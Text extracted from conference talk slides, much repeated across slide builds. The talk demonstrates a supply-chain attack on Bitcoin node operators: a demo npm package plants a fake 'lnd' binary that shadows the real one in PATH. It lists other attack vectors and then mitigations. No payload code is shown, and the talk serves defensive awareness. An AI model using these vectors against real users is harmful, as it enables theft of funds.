  run `npm fund` for details

found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDEED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```


How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@0.1.5: The sprintf package is deprecated in favor of sprintf-js.
npm WARN deprecated har-validator@5.1.5: this library is no longer supported
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@0.1.5: The sprintf package is deprecated in favor of sprintf-js.
npm WARN deprecated har-validator@5.1.5: this library is no longer supported
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDEED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@
npm WARN deprecated har-validator
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

Installing the super bitcoin tool everyone on telegram told me about

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@
npm WARN deprecated har-validator
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
run `npm fund` for details
```

Installing the super bitcoin tool everyone on telegram told me about

BTW my shitty 5 lines nodeJS “malware” pulls 168 packages!

```
found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@
npm WARN deprecated har-validator
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
run `npm fund` for details
```

Installing the super bitcoin tool everyone on telegram told me about

BTW my shitty 5 lines nodeJS “malware” pulls 168 packages!

```
found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@
npm WARN deprecated har-validator
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
run `npm fund` for details
```

Installing the super bitcoin tool everyone on telegram told me about

BTW my shitty 5 lines nodeJS “malware” pulls 168 packages!

```
found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash simulated re-login
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@
npm WARN deprecated har-validator
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
  run `npm fund` for details
```

Installing the super bitcoin tool everyone on telegram told me about

BTW my shitty 5 lines nodeJS “malware” pulls 168 packages!

```
found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDEED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash simulated re-login
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@
npm WARN deprecated har-validator
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
  run `npm fund` for details
```

Installing the super bitcoin tool everyone on telegram told me about

BTW my shitty 5 lines nodeJS “malware” pulls 168 packages!

```
found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDEED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash simulated re-login
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

checking for multiples binaries with the same name in the path is a good idea...

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@
npm WARN deprecated har-validator
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
run `npm fund` for details
```

Installing the super bitcoin tool everyone on telegram told me about

BTW my shitty 5 lines nodeJS “malware” pulls 168 packages!

```
found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDEED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash simulated re-login
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

checking for multiples binaries with the same name in the path is a good idea...

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@
npm WARN deprecated har-validator
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
  run `npm fund` for details
```

Installing the super bitcoin tool everyone on telegram told me about

BTW my shitty 5 lines nodeJS “malware” pulls 168 packages!

```
found 0 vulnerabilities
root@s001-003:~# sbt
Welcome to my tool - DO NOT USE
THIS TOOL IS INTENDEED FOR DEMONSTRATION PURPOSES ONLY. PLEASE SEE README.txt AND DO NOT USE
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# bash simulated re-login
root@s001-003:~# lnd
REKT
root@s001-003:~# which lnd
/usr/local/sbin/lnd
root@s001-003:~# whereis lnd
lnd: /etc/lnd /usr/local/bin/lnd /usr/local/sbin/lnd
```

checking for multiples binaries with the same name in the path is a good idea...

(but sbt could have directly replaced /usr/local/bin/lnd as well)

How would I attack Bitcoin users

How would I attack Bitcoin users

Many other vectors...

How would I attack Bitcoin users

Many other vectors...

How would I attack Bitcoin users

Many other vectors...

- by default, debian pkg checks that package have a valid signature but not which key was used (always add [signed-by=...] in your repo instructions!)

How would I attack Bitcoin users

Many other vectors...

- by default, debian pkg checks that package have a valid signature but not which key was used (always add [signed-by=...] in your repo instructions!)
- random docker images used for building

How would I attack Bitcoin users

Many other vectors...

- by default, debian pkg checks that package have a valid signature but not which key was used (always add [signed-by=...] in your repo instructions!)
- random docker images used for building
- similarly/identically named tools or libraries... be creative!

How would I attack Bitcoin users

Many other vectors...

- by default, debian pkg checks that package have a valid signature but not which key was used (always add [signed-by=...] in your repo instructions!)
- random docker images used for building
- similarly/identically named tools or libraries... be creative!
- malicious mirror with ISO pointing to malicious default repositories (get your SHASUMs from another, trusted place?)

How I would try to mitigate this (easy to hard)

How I would try to mitigate this (easy to hard)

Use absolute paths for critical commands (bitcoind, lnd, ...)

How I would try to mitigate this (easy to hard)

Use absolute paths for critical commands (bitcoind, lnd, ...)

How I would try to mitigate this (easy to hard)

Use absolute paths for critical commands (bitcoind, lnd, ...)

Don't install stuff because they're new, shiny and hype - their code review coverage is probably close to 0

How I would try to mitigate this (easy to hard)

Use absolute paths for critical commands (bitcoind, lnd, ...)

Don't install stuff because they're new, shiny and hype - their code review coverage is probably close to 0

How I would try to mitigate this (easy to hard)

Use absolute paths for critical commands (bitcoind, lnd, ...)

Don't install stuff because they're new, shiny and hype - their code review coverage is probably close to 0

Sign the actual binaries inside the archives in addition/instead of signing the archives

How I would try to mitigate this (easy to hard)

Use absolute paths for critical commands (bitcoind, lnd, ...)

Don't install stuff because they're new, shiny and hype - their code review coverage is probably close to 0

Sign the actual binaries inside the archives in addition/instead of signing the archives

How I would try to mitigate this (easy to hard)

Use absolute paths for critical commands (bitcoind, lnd, ...)

Don't install stuff because they're new, shiny and hype - their code review coverage is probably close to 0

Sign the actual binaries inside the archives in addition/instead of signing the archives

Don't install stuff with "npm -g" (it's unlikely you need your random tools installed for all users of the system!)

How I would try to mitigate this (easy to hard)

Use absolute paths for critical commands (bitcoind, lnd, ...)

Don't install stuff because they're new, shiny and hype - their code review coverage is probably close to 0

Sign the actual binaries inside the archives in addition/instead of signing the archives

Don't install stuff with "npm -g" (it's unlikely you need your random tools installed for all users of the system!)

How I would try to mitigate this (easy to hard)

Use absolute paths for critical commands (bitcoind, lnd, ...)

Don't install stuff because they're new, shiny and hype - their code review coverage is probably close to 0

Sign the actual binaries inside the archives in addition/instead of signing the archives

Don't install stuff with "npm -g" (it's unlikely you need your random tools installed for all users of the system!)

Don't install stuff pulling hundreds of dependencies from random maintainers...

How I would try to mitigate this (easy to hard)


Use absolute paths for critical commands (bitcoind, Ind, ...)

Don't install stuff because they're new, shiny and hype - their code review coverage is probably close to 0

Sign the actual binaries inside the archives in addition/instead of signing the archives

Don't install stuff with "npm -g" (it's unlikely you need your random tools installed for all users of the system!)

Don't install stuff pulling hundreds of dependencies from random maintainers...



How I would try to mitigate this (easy to hard)

How I would try to mitigate this (easy to hard)

Use a disposable keystore to import keys and check signatures

How I would try to mitigate this (easy to hard)

Use a disposable keystore to import keys and check signatures

How I would try to mitigate this (easy to hard)

Use a disposable keystore to import keys and check signatures

Use tripwire, systraq or similar tools to keep signatures of critical binaries (as in gpg, tar, system tools) and check if they were modified before using them for anything critical

How I would try to mitigate this (easy to hard)

Use a disposable keystore to import keys and check signatures

Use tripwire, systraq or similar tools to keep signatures of critical binaries (as in gpg, tar, system tools) and check if they were modified before using them for anything critical

How I would try to mitigate this (easy to hard)

Use a disposable keystore to import keys and check signatures

Use tripwire, systraq or similar tools to keep signatures of critical binaries (as in gpg, tar, system tools) and check if they were modified before using them for anything critical

Use read-only file systems for binaries and/or chattr +i (still can be overridden by root)

How I would try to mitigate this (easy to hard)

Use a disposable keystore to import keys and check signatures

Use tripwire, systraq or similar tools to keep signatures of critical binaries (as in gpg, tar, system tools) and check if they were modified before using them for anything critical

Use read-only file systems for binaries and/or chattr +i (still can be overridden by root)

How I would try to mitigate this (easy to hard)

Use a disposable keystore to import keys and check signatures

Use tripwire, systray or similar tools to keep signatures of critical binaries (as in gpg, tar, system tools) and check if they were modified before using them for anything critical

Use read-only file systems for binaries and/or chattr +i (still can be overridden by root)

Have a “firmware” approach with the base OS and bitcoin binaries built in a read-only bootable image and all data/user stuff on a hard drive/SSD (doesn't solve all attacks explained here though)

How I would try to mitigate this (easy to hard)

Use a disposable keystore to import keys and check signatures

Use tripwire, systraq or similar tools to keep signatures of critical binaries (as in gpg, tar, system tools) and check if they were modified before using them for anything critical

Use read-only file systems for binaries and/or chattr +i (still can be overridden by root)

Have a “firmware” approach with the base OS and bitcoin binaries built in a read-only bootable image and all data/user stuff on a hard drive/SSD (doesn't solve all attacks explained here though)

How I would try to mitigate this (easy to hard)

Use a disposable keystore to import keys and check signatures

Use tripwire, systray or similar tools to keep signatures of critical binaries (as in gpg, tar, system tools) and check if they were modified before using them for anything critical

Use read-only file systems for binaries and/or chattr +i (still can be overridden by root)

Have a “firmware” approach with the base OS and bitcoin binaries built in a read-only bootable image and all data/user stuff on a hard drive/SSD (doesn't solve all attacks explained here though)

Have a pre-run, decentralised signature/check system of anything running on the machine (similar to Apple / M\$ signing?)

The end.

Don't panic (yet)

Thank you for watching

- If you find this interesting (or totally stupid), let's continue the discussion!
- Let's start a fresh web of trust! Ask me for paper fingerprint.
- contact@ketominer.pw -
440C 1576 9D19 E690 8CC1 DDB2 3070 DE97 72DB 8A48
- twitter / telegram / ... @ketominer
- slides will be available on <https://ketominer.pw/talks> shortly
- do not install <https://www.npmjs.com/package/super-bitcoin-tool> :)
- <https://nodl.eu> - <https://host4coins.net>